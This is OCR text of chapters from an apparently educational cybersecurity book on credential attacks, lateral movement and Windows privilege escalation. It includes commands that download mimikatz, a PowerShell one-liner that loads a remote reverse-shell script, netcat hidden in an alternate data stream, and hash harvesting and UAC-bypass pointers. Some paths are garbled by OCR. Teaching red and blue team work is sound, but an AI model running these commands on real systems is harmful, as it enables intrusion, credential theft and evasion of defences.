
23.0 @ 59576: pdf.exploit access system32 directory

23.0 @ 59576: pdf.exploit execute EXE file

23.0 @ 59576: pdf.exploit execute action command

Notice that there is an execution of an `.exe` file. If you click on the hyperlink for this line, you will see that this executable is

`cmd.exe`, as shown in the following screenshot:



The last decoding piece of this report shows the action Launch for the executable `cmd.exe`.

Pass the hash

At this point you have access to `cmd.exe`, and from there you can launch PowerShell using the command `start powershell -NoExit`. The reason you want to launch PowerShell is because you want to download `mimikatz` from GitHub.

To do that, run the following command:

```
Invoke-WebRequest -Uri "https://github.com/
gentilkiwi/mimikatz/releases/
download/2.1.1-20170813/mimikatz_trunk.zip" -
OutFile "C:tempmimikatz_trunk.zip"
```

Also, make sure to download the PsExec tool from Sysinternals, since you will need it later. To do that, use the following command from the same PowerShell console:

```
Invoke-WebRequest -Uri "https://
download.sysinternals.com/files/PSTools.zip" -
OutFile "C:tempPSTools.zip"
```

In the PowerShell console, use the command `expand-archive` ...

Other methods to hack identity

While it is safe to say that a lot of damage can be done using the three approaches that were previously mentioned, it also safe to say that there are still more ways to hack identities. The Red Team can use the cloud infrastructure as the target for the attack. The Nimbostratus tool by Andres Riancho is a great resource for exploiting Amazon Cloud infrastructure.

As a member of the Red Team, you may also need to pursue attacks against the hypervisor (VMWare or Hyper-V). For this type of attack, you can use PowerMemory (`https://github.com/giMini/PowerMemory/`) to exploit the VM's passwords.

References

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2. Russian hackers selling login credentials of UK politicians, diplomats - report https://www.theregister.co.uk/2017/06/23/russian_hackers_trade_login_credentials/
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4. How Anywhere Computing Just Killed Your Phone-Based Two-Factor Authentication: http://fc16.ifca.ai/preproceedings/24_Konoth.pdf
5. Attackers Hit Weak Spots in 2-Factor Authentication: https://krebsonsecurity.com/2012/06/attackers-target-weak-spots-in-2-factor-authentication/

1. Microsoft Windows CVE-2017-8563 Remote Privilege Escalation Vulnerability: ...

Summary

In this chapter, you learned about the importance of identity for the overall security posture of an organization. You learned about the different strategies to compromise a user's identity that can be used by the Red Team. By learning more about the current threat landscape, the potential adversaries, and how they act, you can create a more accurate attack exercise to test the defense security controls. You learned about brute force attacks, social engineering using SET from Kali, pass-the-hash, and how these attacks can be used to perform lateral movement in order to accomplish the attack's mission.

In the next chapter, you will learn more about lateral movement, how the Red Team will use the hacker's mindset to continue their mission of mapping the network, and avoiding alerts.

Lateral Movement

In the previous chapters, the tools and techniques that attackers use to compromise and gain entry into a system were discussed. This chapter will focus on the predominant thing that they try to do after a successful entry; solidifying and expanding their presence. This is what is referred to as lateral movement. Attackers will move from device to device after the initial hack with the hopes of accessing high-valued data. They will also be looking at ways in which they can gain additional control of the victim's network. At the same time, they will be trying not to trip alarms or raise any alerts. This phase of the attack life cycle can take a long time. In highly complicated attacks, the phase takes several months in order ...

Infiltration

The previous chapter discussed the reconnaissance efforts hackers make to get information that may allow them to get into a system. The external reconnaissance methods were dumpster diving, using social media, and social engineering. Dumpster diving involved collecting valuable data from devices that an organization had disposed of. It was seen that social media can be used to spy on target users and get credentials that they may post carelessly. Multiple social engineering attacks were also discussed, and they clearly showed that an attacker could coerce a user to give out login credentials. The reasons why users fall for social engineering attacks were explained using the six levers used in social engineering. Internal reconnaissance techniques were discussed as well as the tools used for sniffing and scanning for information that can enable an attacker to gain entry to a system. Using the two types of reconnaissance, an attacker would be able to gain entry to a system. The important question that would follow would be, what can the attacker do with this access?

Network mapping

Following a successful attack, attackers will try to map out the hosts in a network in order to discover the ones that contain valuable information. There are a number of tools that can be used here to identify the hosts connected in a network. One of the most commonly used is `nmap` and this section shall explain the mapping capabilities that this tool has. The tool, like many others, will list all the hosts that it detects on the network through a host discovery process. This is initiated using a command to scan an entire network subnet as shown in the following:

```
#nmap 10.168.3.1/24
```

A scan can also be done for a certain range of IP addresses as follows:

```
#nmap 10.250.3.1-200
```

The following is a command that can be used to scan ...

Avoiding alerts

The attacker needs to avoid raising alarms at this stage. If network administrators detect that there is a threat on the network, they will thoroughly sweep through it and thwart any progress that the attacker will have made. Many organizations spend a substantial amount of money on security systems to nab attackers. Security tools are increasingly becoming more effective, and they can identify many signatures of hacking tools and malware that hackers have been using. This, therefore, calls for attackers to act wisely. There has been a trend in attackers using legitimate tools for lateral movement. These are tools and techniques that are known by the system or that belong to a system and therefore do not generally pose a threat. Security systems, therefore, ignore them since they are legitimate. These tools and techniques have enabled attackers to move around in highly secured networks right under the noses of security systems.

The following is an example of how attackers can avoid detection by using PowerShell. It will be seen that, instead of downloading a file, which would be scanned by the target's antivirus system, PowerShell is used. It directly loads a PS1 file from the internet instead of downloading then loading:

```
PS > IEX (New-Object
```

```
Net.WebClient).DownloadString('http:///Invoke-
PowerShellTcp.ps1')
```

Such a command will prevent the file that is being downloaded from being flagged by antivirus programs. Attackers can also take advantage of **alternate data streams** (**ADS**) in a Windows NT file system (NTFS)to avoid alerts. By using ADS, attackers can hide their files in legitimate system files, which can be a great strategy for moving between systems. The following command is going to fork Netcat (`https://github.com/diegocr/netcat`) into a valid Windows utility called **Calculator** (`calc.exe`) and change the filename (`nc.exe`) to `svchost.exe`. This way the process name won't raise any flags since it is part of the system:

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:svchost.exe
```

If you simply use the `dir` command to list all files in this folder, you won't see the file. However, if you use the `streams` tool from `Sysinternals`, you will be able to see the entire name as follows:

```
C:\Tools>streams calc.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
     :svchost.exe:$DATA 27136
```

Performing lateral movement

Lateral movement can be carried out using different techniques and tactics. Attackers utilize them to move within the network from one device to the other. Their aim is to strengthen their presence in a network and to have access to many devices that either contains valuable information or are used to control sensitive functions such as security. In this section, we go through the most common tools and tactics.

Port scans

It is probably the only old technique that has remained in the hacking game. It has also remained fairly unchanged and therefore gets executed the same way through various tools. Port scans are used in lateral movement for the purpose of identifying systems or services of interest that hackers can attack and attempt to capture valuable data from. These systems are mostly database servers and web applications. Hackers have learned that quick and full-blown port scans easily get detected and therefore they use slower scanning tools that get past all network monitoring systems. Monitoring systems are normally configured to identify unusual behaviors on a network but by scanning at a slow-enough speed, the monitoring tools will not detect the scanning activity.

Most of the scanning tools used were discussed in `Chapter 4`, *Reconnaissance*. The `nmap` tool is normally a preference of many since it has many features and is always reliable and dependable.

In the previous chapter, that is, `Chapter 6`, *Chasing User's Identity*, a lot of information was given on how `nmap` operates and what kinds of information it gives to its users. A default `nmap` scan uses full TCP connection handshakes, which are sufficient for finding other targets for the hackers to move to. The following are some examples of how port scans are done in nmap:

```
# nmap -p80 192.168.4.16
```

This command only scans to check whether port `80` is open on the target machine with the IP `192.168.4.16`:

```
# nmap -p80,23 192.1168.4.16
```

One can also check whether multiple ports are open by separating them with a comma in the command as shown previously.

Sysinternals

Sysinternals is a suite of tools that was developed by a company called Sysinternals before being acquired by Microsoft. The company came up with a suite of tools that allows administrators to control Windows-based computers from a remote terminal. Unfortunately, the suite is also being used by hackers today. Attackers use Sysinternals to upload, execute, and interact with executables on remote hosts (1). The entire suite works from a command-line interface and can be scripted. It has the advantage of stealth since it does not give alerts to users on a remote system when it is in operation. The tools contained in the suite are also classified by Windows as legit system admin tools and therefore are ignored by antivirus programs. ...

File shares

This is another method commonly used by attackers for performing lateral movement in networks that they have already compromised. The main purpose of this method is to capture most of the data available in a network. File shares are collaboration mechanisms used in many networks. They enable clients to access files stored on the server or on some individual computers. Sometimes, the servers will contain sensitive information such as customer databases, operating procedures, software, template documents, and company secrets. Built-in administrative shares for full hard drives on machines come in handy, as they give access to whoever is on a network to read and write whole hard disks.

File shares give hackers the advantage of low probability of detection since these are legitimate traffic channels that are normally not monitored. A malicious actor will, therefore, have ample time to access, copy, and even edit the contents of any shared media in a network. It is also possible to plant other bugs in the shared environment to infect the computers that copy files. The technique is highly effective when hackers have already gotten access to an account that has elevated privileges. With these privileges, they can access most of the shared data with read and write permissions.

The following are some of the PowerShell commands that can be used in order to do file shares.

The first command will specify the file that is to be shared and the rest of the commands will turn it into a shared folder:

```
New_Item "D:Secretfile" –
typedirectoryNew_SMBShare –Name "Secretfile" –
Path "D:Secretfile"–
ContinouslyAvailableFullAccess
domainadminstratorgroup–changeAccess
domaindepartmentusers–ReadAccess
"domainauthenticated users"
```

Another option is to use the PowerShell utility, Nishang (`https://github.com/samratashok/nishang`). Just as we mentioned previously, you can also use ADS here to hide files, in this case, you can use the `Invoke-ADSBackdoor` command.

Remote Desktop

Remote desktop is another legitimate way used to access and control computers remotely and it can be abused by hackers for the purpose of lateral movement. The main advantage that this tool has over Sysinternals is that it gives the attacker a full interactive **graphical user interface** (**GUI**) of the remote computer being attacked. Remote Desktop can be launched when hackers have already compromised a computer inside a network. With the valid credentials and knowledge of the IP address or the computer name of the target, hackers can use Remote Desktop to gain remote access. From the remote connections, attackers can steal data, disable security software, or install malware to enable them to compromise more machines. Remote Desktop ...

PowerShell

This is yet another legitimate Windows OS tool that hackers are using for malicious purposes. In this chapter, we have already shown many ways to use legitimate PowerShell commands for malicious tasks. The general trend of using these legitimate tools during attacks is to avoid being caught by security software. Security companies are catching up with most malware and identifying their signatures. Hackers, therefore, try to use tools that are known to be safe and legitimate to operating systems as much as possible.

PowerShell is a built-in, object-oriented scripting tool that is available in modern versions of Windows. It is extremely powerful and can be used to steal in-memory sensitive information, make modifications to system configurations, and also to automate the movement from one device to another. There are several hacking-and security-oriented PowerShell modules being used today. The most common ones are **PowerSploit** and **Nishang**.

There were recent breaches in the US by Chinese hackers, which investigators said was due to the power of PowerShell being leveraged by the attackers (8). It is said that the Chinese hackers deployed PowerShell scripts to run as scheduled tasks on several

Windows machines. The scripts were passed to PowerShell through its command line interface instead of using an external file so they did not trigger antivirus programs (8). The scripts, once executed, downloaded an executable and then were run from a remote access tool. This ensured that no traces would be left for forensic investigators and they were successful as they left minimal footprints.

Windows Management Instrumentation

Windows Management Instrumentation (**WMI**) is Microsoft's inbuilt framework that manages the way in which Windows systems are configured. Since it is a legitimate framework in the Windows environment, hackers can use it without the worries of being detected by security software. The only catch for hackers is that they must already have access to the machine. The attack strategy chapter dived deeply into ways that hackers can gain access to computers.

The framework can be used to start processes remotely, to make system information queries, and also store persistent malware. For lateral movement, there are a few ways in which hackers use it. They can use it to support the running of command-line commands, getting ...

Scheduled tasks

Windows has a command that attackers can use to schedule automated execution of tasks on a local or remote computer. This removes the hacker from the scene of the crime. Therefore, if there is a user on the target machine, the tasks will be performed without raising eyebrows. Scheduled tasks are not just used for timing the executions of tasks. Hackers also use them to execute tasks with SYSTEM user privileges. In Windows, this can be considered a privilege escalation attack since the SYSTEM user has complete control over the machine on which a scheduled task is executed. Without system privileges this type of hack would not work, since the latest versions of Windows OSes have been made to prevent this behavior by scheduled tasks.

Scheduled tasks are also used by attackers for stealing data over time without raising alarms. They are the perfect way to schedule tasks that may use a lot of CPU resources and network bandwidth. Scheduled tasks are therefore appropriate when huge files are to be compressed and transferred over a network. The tasks could be set to execute at night or during weekends when no users will be on the target machines.

Token stealing

This is a new technique that hackers have been reported to be using for lateral movement once they get into a network. It is highly effective and has been used in almost all the famous attacks that have been reported since 2014. The technique makes use of tools such as Mimikatz (as mentioned in `Chapter 6`, *Chasing User's Identity*), and Windows credential editor to find user accounts in a machine's memory. It can then use them to create Kerberos tickets through which an attacker can elevate a normal user to the status of a domain administrator. However, an existing token with domain admin privileges or a domain admin user account must be found in the memory for this to happen. Another challenge in the use of these tools is that ...

Pass-the-hash

As mentioned in the previous chapter, this is a tactic that hackers are using that takes advantage of how NTLM protocols work. Instead of brute-forcing their way into a system or using dictionary attacks, they are using password hashes. They are therefore not seeking plaintext passwords, they just use the password hashes when requested to authenticate themselves into remote machines. Therefore, attackers are looking for the password hashes in computers which they can in turn pass to services that require authentication.

Besides the examples that were given in `Chapter 6`, *Chasing User's Identity* you can also use the PowerShell utility Nishang to harvest all local account password hashes with the `Get-PassHashes` command.

Active Directory

This is the richest source of information for the devices connected to a domain network. It also gives system administrators control over these devices. It can be referred to as a phone book of any network and it stores information about all the valuable things that hackers might be looking for in a network. The **Active Directory** (**AD**) has so many capabilities that hackers are ready to exhaust their resources to get to it once they breach a network. Network scanners, insider threats, and remote access tools can be used to give hackers access to the AD.

The AD stores the names of users in a network alongside their roles in an organization. The directory allows administrators to change passwords for any user in a network. This ...

Remote Registry

The heart of the Windows OS is the Registry as it gives control over both the hardware and software of a machine. The Registry is normally used as part of other lateral movement techniques and tactics. It can also be used as a technique if an attacker already has remote access to the targeted computer. The Registry can be remotely edited to disable protection mechanisms, disable auto-start programs such as antivirus software, and to install configurations that support the uninterruptible existence of malware. There are very many ways that a hacker can gain remote access to a computer in order to edit the Registry, some of which have been discussed.

The following is one of the Registry techniques used in the hacking process:

```
HKLMSystemCurrentControlSetServices
```

It is where Windows stores information about the drivers installed on a computer. Drivers normally request their global data from this path during initialization. However, at times malware will be

designed to install itself in that tree thus making it almost undetectable. A hacker will start it as a service/driver with administrator privileges. Since it is already in the Registry, it will mostly be assumed to be a legitimate service. It can also be set to auto-start on boot.

Breached host analysis

This is perhaps the simplest of all lateral movement techniques. It occurs after an attacker has already gotten access to a computer. The attacker will look around on the breached computer for any information that can help him/her move further with the attack. This information includes passwords stored in browsers, passwords stored in text files, logs and screen captures of what a compromised user does, and any details stored on the internal network of an organization. At times, access to a computer of a high-ranking employee can give hackers a lot of inside information including organizational politics. The analysis of such a computer can be used to set the stage for a more devastating attack on an organization.

Central administrator consoles

Determined attackers that want to traverse a network aim for central admin consoles instead of individual users. It takes less effort to control a device of interest from a console instead of having to break into it every single time. This is the reason why ATM controllers, POS management systems, network administration tools, and active directories are primary targets of hackers. Once hackers have gained access to these consoles, it is very difficult to get them out and at the same time, they can do a lot more damage. This type of access takes them beyond the security system and they can even curtail the actions of an organization's network administrator.

Email pillaging

A huge percentage of sensitive information about an organization is stored in emails in the correspondence between employees. Therefore, access to the email inbox of a single user is a stroke of fortune for hackers. From emails, a hacker can gather information about individual users to use it for spear phishing. Spear phishing attacks are customized phishing attacks directed at particular people, as was discussed in `Chapter 4`, *Reconnaissance*. Access to emails also allows hackers to modify their attack tactics. If alerts are raised, system administrators will normally email users about the incident response process and what precautions to take. This information may be all that is needed by hackers to correct their attack accordingly. ...

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Summary

This chapter has discussed ways in which attackers can use legitimate tools to perform lateral movement in a network. Some of the tools are very powerful, hence they are normally the main targets of attacks. This chapter unveils exploitable avenues that have been used against organizations through which attackers have been able to slip in and out. The lateral movement phase has been said to be the longest phase since hackers take their time to traverse a whole network.

At the end of the phase very little can be done to stop the hackers from further compromising the victim systems. The fate of the victim is almost always sealed, as shall be seen in the next chapter. The chapter will look at privilege escalation and focus on how attackers ...

Privilege Escalation

The previous chapters have explained the process of performing an attack to a point where the attacker can compromise a system. The previous `Chapter 7`, *Lateral Movement,* discussed how an attacker can move around in the compromised system without being identified or raising any alarms. A general trend was observable, where legitimate tools were being used to avoid alerts. A similar trend may also be observed in this phase of the attack life cycle.

In this chapter, close attention will be paid to how attackers heighten the privileges of the user accounts that they have compromised. The aim of an attacker at this stage is to have the required level of privileges to achieve a greater objective. It could be mass deletion, corruption, or theft of data, disabling of computers, destroying hardware, and so many other things. An attacker requires control over access systems so that he can succeed with all of his plans. Mostly, attackers seek to acquire admin-level privileges before they start the actual attack. Many system developers have been employing the least privilege rule, where they assign users the least amount of privileges that are

needed to perform their jobs. Therefore, most accounts do not have sufficient rights that can be abused to access or make changes to some files. Hackers will normally compromise these low-privileged accounts and, thus, have to upgrade them to higher privileges in order to access files or make changes to a system.

This chapter will cover the following topics:

- Infiltration
- Avoiding alerts
- Performing privilege escalation
- Conclusion

Infiltration

Privilege escalation normally occurs deep into an attack. This means that the attacker will have already done reconnaissance and successfully compromised a system, thereby gaining entry. After this, the attacker will have traversed the compromised system through lateral movement and identified all the systems and devices of interest. In this phase, the attacker wants to have a strong grip on the system. The attacker may have compromised a low-level account and will, therefore, be looking for an account with higher privileges, in order to study the system further or get ready to give the final blow. Privilege escalation is not a simple phase, as it will at times require the attacker to use a combination of skills and tools in ...

Horizontal privilege escalation

In horizontal privilege escalation, the attacker uses a normal account to access the accounts of other users. It is a simple process since the attacker does not actively seek to upgrade the privileges of an account, they are granted to him. Therefore, no tools are used to upgrade the accounts in this type of privilege escalation. There are two main ways through which a horizontal privilege escalation can occur. The first one is through software bugs, whereby a normal user is able to view and access files of other users due to an error in the coding of a system. As can be seen, no tools have been used and yet an attacker is able to access files that should have otherwise been protected from the eyes of normal users.

Another instance is that wherein the attacker is lucky to compromise an administrator's account. In this scenario, there will be no need to use hacking tools and techniques to escalate the privileges of the account that the user has hacked. Already adorned with the admin-level privileges, attackers can go on with

the attack by creating other admin-level users or just use the already hacked account to execute the attack. Horizontal privilege escalation attacks are normally facilitated by tools and techniques that steal login credentials at the phase where hackers compromise a system. A number of tools were discussed in the chapter on compromising the system, where it was shown that a hacker can recover passwords, steal them from users, or crack directly into accounts. In fortunate scenarios for the hacker, the user accounts compromised will belong to users with high-level privileges. Therefore, they will not have to face any hardships of having to upgrade an account.

Vertical privilege escalation

The other type of privilege escalation is vertical privilege escalation. It consists of more demanding privilege escalation techniques and includes the use of hacking tools. It is complex, but not impossible, since an attacker is forced to perform admin-or kernel-level operations in order to elevate access rights illegally. Vertical rights escalation is more difficult but it is also more rewarding since the attacker can acquire system rights on a system. A system user has more rights than an administrator and, therefore, can do more damage. The attacker also has a higher chance of staying and performing actions on a network system whilst remaining undetected. With superuser access rights, an attacker can perform ...

Avoiding alerts

Just like in the preceding phases, it is in the interests of the hacker to avoid raising any alarms that the victim system has been compromised. Detection, especially at this phase, would be costly, as it would mean that all the efforts that an attacker had made will have been for nothing. Therefore, before the attacker performs this phase, it is normal to disable security systems if possible. The methods of privilege escalation are also quite sophisticated. Most of the time, the attacker will have to create files with malicious instructions, rather than use a tool to execute malicious actions against the system.

Most systems will be coded only to allow privileges to legitimate services and processes. Therefore, attackers will try to compromise these services and processes in order to be given the benefit of executing with heightened privileges. It is challenging for hackers to use brute force to get admin privileges and therefore they often opt to use the path of least resistance. If it means creating files identical to the ones a system recognizes to be legitimate, they will do so.

Another way to avoid alerts is by using legitimate tools to perform the attack. As mentioned in previous chapters, the use of PowerShell as a hacking tool is growing because of its power, and

also because many systems will not raise alerts since this is a valid, built-in OS tool.

Performing privilege escalation


Privilege escalation can be done in a number of ways, depending on the level of skill that the hacker has and the intended outcome of the privilege escalation process. In Windows, administrator access should be rare and normal users should not have administrative access to systems. However, sometimes it becomes necessary to give remote users admin access to enable them to troubleshoot and solve some issues. This is something that system administrators should be worried about. When giving remote users admin access, admins should be cautious enough to ensure that this type of access is not used for privilege escalation. There are risks when normal employees in an organization maintain admin access. They open ...

Exploiting unpatched operating systems


Windows, like many operating systems, keeps tabs on ways through which hackers can compromise it. It keeps on releasing patches to fix those avenues. However, some network administrators fail to install these patches in time. Some administrators forgo patching altogether. Therefore, there is a highly likely chance that an attacker will find machines that are unpatched. Hackers use scanning tools to find out information about the devices in a network and to identify the ones that are not patched. The tools that can be used for this have been discussed in the reconnaissance chapter; two of the most commonly used are Nessus and Nmap. After identifying the unpatched machines, hackers can search for exploits from Kali Linux that can be used to exploit them. Searchsploit will contain the corresponding exploits that can be used against unpatched computers. Once the exploits are found, the attacker will compromise the system. The

attacker will then use a tool called PowerUp to bypass Windows privilege management and upgrade the user on the vulnerable machine to an admin.

If the attacker wants to avoid using scanning tools to verify the current system state, including patches, it is possible to use a WMI command-line tool called `wmic` to retrieve the list of updates installed, as shown as follows:


Command Prompt
C:\Users\Yuri>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption Description HotFixID InstalledOn
http://support.microsoft.com/?kbid=4022405 Update KB4022405 6/21/2017
http://support.microsoft.com/?kbid=4038806 Security Update KB4038806 9/13/2017
http://support.microsoft.com/?kbid=4038788 Security Update KB4038788 9/14/2017

Another option is to use the PowerShell command `get-hotix`:


Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\Yuri> get-hotfix
Source Description HotFixID InstalledBy InstalledOn
YDIO8DOT1 Update KB4022405 NT AUTHORITY\SYSTEM 6/21/2017 12:00:00 AM
YDIO8DOT1 Security Update KB4038806 NT AUTHORITY\SYSTEM 9/13/2017 12:00:00 AM
YDIO8DOT1 Security Update KB4038788 NT AUTHORITY\SYSTEM 9/14/2017 12:00:00 AM

Access token manipulation

In Windows, all processes are started by a certain user and the system knows the rights and privileges that the user has. Windows normally makes use of access tokens to determine the owners of all running processes. This technique of privilege escalation is used to make processes appear as if they were started by a different user than the one that actually started them. The way that Windows manages admin privileges is exploited. The operating system logs in admin users as normal users, but then executes their processes with admin privileges. Windows uses the `run as administrator` command to execute processes with the privileges of an administrator. Therefore, if an attacker can fool the system into believing that ...

Exploiting accessibility features

Windows has several accessibility features that are supposed to help users to interact better with the OS and more attention is given to users that may have visual impairments. These features include; the magnifier, screen keyboard, display switch, and narrator. These features are conveniently placed on the Windows login screen so that they can be supportive to the user from the instant that he/she logs in. However, attackers can manipulate these features to create a backdoor through which they can log into the system without authentication. It is quite an easy process and can be executed in a matter of minutes. An attacker will be required to have compromised a Windows computer using a Linux LiveCD. This tool will allow the attacker to boot the computer with a temporary Linux Desktop OS. Once in the machine, the drive containing the Windows OS will be visible and editable. All these accessibility features are stored as executables in the `System32` folder. Therefore, a hacker will go and delete one or more of these and replace them with a command prompt or a backdoor. Once the replacement is done and the hacker has logged

out, all will seem normal when the Windows OS is started. However, an attacker will have a walk-around to bypass the login prompt. When the OS displays the password prompt, the attacker can simply click on any of the accessibility features and launch the command prompt.

The command prompt that will display will be executing with system access, which is the highest level of privilege for a Windows machine. The attacker can use the command prompt to achieve other tasks. It can open browsers, install programs, create new users with privileges, and even install backdoors. An even more unique thing that an attacker can do is to launch the Windows Explorer by supplying the command `explorer.exe` into the command prompt. Windows Explorer will open on the computer that the attacker has not even logged into and it will open as a system user. This means that the attacker has exclusive rights to do whatever he pleases on the machine, without being requested to log in as an administrator. This method of privilege escalation is very effective, but it requires the attacker to have physical access to the target computer. Therefore, it is mostly done by insider threats or malicious actors that enter into an organization's premises through social engineering.

Application shimming

Application shimming is a Windows Application Compatibility framework that Windows created to allow programs to run on versions of the OS that they were not initially created to run on. Most applications that used to run on Windows XP can today run on Windows 10 due to this framework. The operation of the framework is quite simple: it creates a shim to buffer between a legacy program and the operating system. During execution of programs, the shim cache is referenced to find out whether they will need to use the shim database. If so, the shim database will use an API to ensure that the program's codes are redirected effectively, so as to communicate with the OS. Since shims are in direct communication with the OS, Windows ...

Bypassing user account control

Windows has a well-structured mechanism for controlling the privileges of all users in a network and on the local machine. It has a Windows User Account Control (**UAC**) feature that acts as a gate between normal users and admin level users. The Windows UAC feature is used to give permissions to the program, to elevate their privileges, and to run with admin-level privileges. Therefore, Windows always prompts users to permit programs that want to execute with this level of access. It is also notable that only admin users can allow programs to run with these privileges. Therefore, a normal user will be denied permission to allow a program to execute a program with admin privileges.

This looks like a failure-proof mechanism, whereby only administrators can allow programs to run with heightened privileges since they can easily tell the malicious programs from the genuine ones. However, there are some gaps in this mechanism of securing the system. Some Windows programs are allowed to elevate privileges or execute COM objects that are

elevated without prompting a user first.

For instance, `rundl32.exe` is used to load a custom DLL that loads a COM object that has elevated privileges. This performs file operations even in protected directories that would normally require a user to have elevated access. This opens the UAC mechanism to compromise from knowledgeable attackers. The same processes used to allow Windows programs to run unauthenticated can allow malicious software to run with admin access in the same way. Attackers can inject a malicious process into a trusted process and thereby gain the advantage of running the malicious processes with admin privileges without having to prompt a user.

There are other ways that black hats have discovered that can be used to bypass UAC. There have been many methods published on GitHub that can potentially be used against UAC. One of these is `eventvwr.exe`, which can be compromised since it is normally auto-elevated when it runs and can, therefore, be injected with specific binary codes or scripts. Another approach to defeating the UAC is simply through the theft of admin credentials. The UAC mechanism is said to be a single security system and, therefore, the privileges of a process running on one computer remain unknown to lateral systems. Therefore, it is hard to nab attackers misusing the admin credentials to start processes with high-level privileges.

> *To bypass UAC in Windows 7, you can also use the `uacscript`, which you can download from `https://github.com/Vozzie/uacscript`.*

DLL injection

DLL injection is another privilege escalation method that attackers are using. It also involves the compromising of legitimate processes and services of the Windows operating system. DLL injection is used to run malicious code using the context of a legitimate process. By using the context of a process recognized to be legitimate, an attacker gains several advantages, especially the ability to access the processes memory and permissions. The attacker's actions are also masked by the legitimate processes. There has recently been a discovery of a rather sophisticated DLL injection technique called **reflective DLL injection** (13). It is more effective since it loads the malicious code without having to make the usual Windows API ...

DLL search order hijacking


DLL search order hijacking is another technique used to compromise DLLs and allow attackers to escalate their privileges, so as to progress with an attack. In this technique, attackers try to replace legitimate DLLs with malicious ones. Since the locations where programs store their DLLs can easily be identified, attackers may place malicious DLLs high up in the path traversed to find the legitimate DLL. Therefore, when Windows searches for a certain DLL in its normal location, it will find a DLL file with the same name but it will not be the legitimate DLL. Often, this type of attack occurs to programs that store DLLs in remote locations, such as in web shares. The DLLs are therefore more exposed to attackers and they no longer need physically to get to a computer so as to compromise files on hard drives.

Another approach to DLL search order hijacking is the modification of the ways in which programs load DLLs. Here, attackers modify the *manifest* or the *local direction* files to cause a program to load a different DLL than the intended one. The attackers may redirect the program to always load the malicious DLL and this will lead to a persistent privilege escalation. The

attackers can also change the path to the legitimate DLLs back when the compromised program behaves abnormally. The targeted programs are the ones that execute with a high level of privileges. When done to the right program, the attacker could essentially escalate privileges to become a system user and, therefore, have access to more things.

DLL hijacking is complex and it requires lots of caution to prevent abnormal behavior by the victim program. In an unfortunate, or fortunate, event where a user realizes that an application is behaving erratically, he or she can simply uninstall it. This will consequently thwart a DLL hijacking attack.

The diagram below shows an illustration of search order hijacking where an attacker has placed a malicious DLL file on the search path of a legitimate DLL file:


Windows finds the malicious DLL file first
Windows does not get to the legitimate DLL file
1
2
EXE
Running program requests for a DLL file
Hacker inserts a malicious DLL in the search path

Dylib hijacking

Dylib hijacking is a method that is used against Apple computers. Computers that have Apple's OS X use a similar search method for finding dynamic libraries that should be loaded into programs. The search method is also based on paths and, as was seen in DLL hijacking, attackers can take advantage of these paths for privilege escalation purposes. Attackers conduct research to find out the dylibs that specific applications use and they then place a malicious version with a similar name high up in the search path. Therefore, when the operating system is searching for an application's dylib, it finds the malicious one first. If the targeted program runs with higher-level privileges than the user of the computer has, when it is ...

Exploration of vulnerabilities

The exploration of vulnerabilities is one of the few horizontal privilege escalations that gets used today. Due to the strictness in the coding and securing of systems, there tend to be fewer cases of horizontal privilege escalation. This type of privilege escalation is done on systems and programs that have programming errors. These programming errors may introduce vulnerabilities that attackers can exploit to bypass security mechanisms. Some systems will accept certain phrases as passwords for all users. This could probably be a programming error to allow system developers to quickly access systems. However, attackers may quickly discover this flaw and use it to access user accounts that have high privileges. Other errors in coding may allow attackers to change the access levels of users in the URL of a web-based system. In Windows, there was a programming error that allowed attackers to create their own Kerberos tickets with domain admin rights using regular domain user permissions. This vulnerability is called **MS14-068**. Even though system developers may be extremely careful, these errors show up at times and they provide attackers an avenue to quickly escalate privileges.

Sometimes, an attacker will take advantage of how the operating system works to exploit an unknown vulnerability.


A classic example of that is the use of the registry key `AlwaysInstallElevated`, which is present in the system (set to 1) and will allow the installation of a Windows Installer package with elevated (system) privileges. For this key to be considered enabled, the following values should be set to 1:

```
[HKEY_CURRENT_USERSOFTWAREPoliciesMicrosoftWindowsInstaller]

"AlwaysInstallElevated"=dword:00000001
[HKEY_LOCAL_MACHINESOFTWAREPoliciesMicrosoftWindowsInstaller]

"AlwaysInstallElevated"=dword:00000001
```

The attacker can use the `reg` query command to verify if this key is present; if it is not, the following message will appear:


Command Prompt
